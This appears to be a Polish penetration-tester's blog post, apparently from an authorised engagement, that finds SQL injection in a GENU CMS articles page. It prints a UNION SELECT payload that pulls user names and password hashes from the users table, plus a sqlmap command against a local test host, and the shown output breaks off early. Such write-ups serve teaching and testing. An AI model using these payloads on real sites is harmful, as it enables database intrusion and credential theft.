

Najczęściej słabym ogniwem systemu zabezpieczeń okazuje się człowiek i jego złe nawyki. Tak też było podczas jednego z moich ostatnich zleceń. Jak zapewne zauważyliście moje posty to głównie bug tracking niż exploitowanie. Tym razem okazało się, iż sytuacja nie wymaga większych umiejętności hakerskich a wiedzy jak funkcjonują poszczególne elementy systemu.




Poproszono mnie o zweryfikowanie możliwych scenariuszy nieuprawnionego dostępu do strony/serwera www. Dosyć niechętnie zgodziłem się na to, ponieważ nie lubię bawić się w exploitacje webaplikacji. Po wstępnej analizie strony okazało się, że jest tam mało znany CMS. Przyglądając mu się uważnie zauważyłem błąd typu SQL Injection.


Początkowo myślałem, iż sytuacja będzie dosyć jasna i klarowna. Byłem przekonany iż schemat sieciowy owego przypadku przedstawia się następująco:



Sprawdzanie zacząłem od działu z newsami i artykułami. O ile w dziale z newsami nie znalazłem żadnego błędu.



To już wykonanie prostego testu na obecność sqli w dziale z artykułami dało wynik pozytywny.




Komunikat który się nam wyświetlił jasno informuje o istnieniu błędu. Po szybkiej analizie komunikatu udało mi się mniej więcej ustalić strukturę bazy danych.


Na podstawie informacji z komunikatu błędu ułożyłem zapytanie sql, które postanowiłem ręcznie wstrzyknąć do kodu strony.

Source code


```
null union select
1,concat(user_name,0x3a,0x3a,0x3a,user_password),3,4,5 from
genu_users--
```




Próba ręcznego wstrzykiwania zapytania zakończyło się komunikatem przeglądarki o treści „Połączenie zostało zrestartowane”. Zaczęło mnie to zastanawiać, ale żeby potwierdzić swoją teorie i wykluczyć możliwość błędnego sformułowania postanowiłem użyć narzędzia do automatycznego wstrzykiwania zapytam sql czyli sqlmap’a, który jest domyślnie zainstalowany w dystrybucji KaliLinux.




Użycie sqlmap'a upewniło mnie w przekonaniu, iż owa webaplikacja jest chroniona poprzez jakiegoś rodzaju WAF/IPS (Web Application Firewall/Intrusion Protect System). Jednak znając przypadki w których pomimo funkcjonowania takich systemów dochodziło do włamania, nie poddawałem się i wykonywałem kolejne próby za pomocą sqlmapa'a.



root@zuo: ~
Last login: Thu Jun 18 13:16:05 2015 from 172.16.3.3
root@zuo:~# sqlmap -u "http://webdev.s-m-s.local/GENU-2012.3/articles/read.php?article_id=2" --dbs
{1.0-dev-nongit-20150410}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 13:19:16
[13:19:17] [INFO] testing connection to the target URL
[13:19:17] [INFO] heuristics detected web page charset 'ISO-8859-2'
